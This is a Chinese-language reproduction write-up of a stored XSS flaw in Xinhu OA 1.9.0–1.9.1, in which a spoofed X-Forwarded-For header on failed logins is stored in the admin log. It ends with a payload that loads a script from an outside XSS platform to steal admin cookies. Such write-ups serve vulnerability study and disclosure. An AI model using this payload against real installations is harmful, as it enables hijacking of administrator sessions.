# 信呼oa 1.9.0-1.9.1 储存型xss


## 一、漏洞简介

## 二、漏洞影响


信呼oa 1.9.0-1.9.1

## 三、复现过程


首先搭建好之后跳转到一个登录页面

  
输入刚开始安装时设置的管理员**usname paword**  
然后点击登陆，然后抓包查看传参，然后去寻找登陆模块的源代码，根据传参的追踪，我们很快就能追踪到这个文件  
webmain\model\loginMode.php

然后我在这个登陆文件loginMode.php的第209行到215行发现了一些东西



这里出现了一个addlogs函数，看名字应该是添加日志，在logModel.php中发现了他的定义




这里是获取了信息然后给数组赋值，然后insert函数调用 在mysql.php




很明显这里是插入语句的模板，这里就应该是登陆失败后，日志会记录下来前面看的到那些数组赋值的信息。

通过查看Mysql日志发现，登录失败他会记录我们的Ip，那么就简单了，我们是否可以尝试使用X-Forwarded-For来改变他的ip，然后我们使用

X-Forwarded-For:127.0.0.1  
X-F-F成功更换后台Ip


  
打个xss

  
后台成功弹框



打开XSS平台

  
打一遍发现没用，获取不到cookie，F12看看咋回事

  
果然是xss代码出了问题  
构造xss代码，极限代码-->多加//防止被转入之前--><sCRiPt/SrC=////xs.sb/Jwdu>  


## 参考链接

https://xz.aliyun.com/t/7887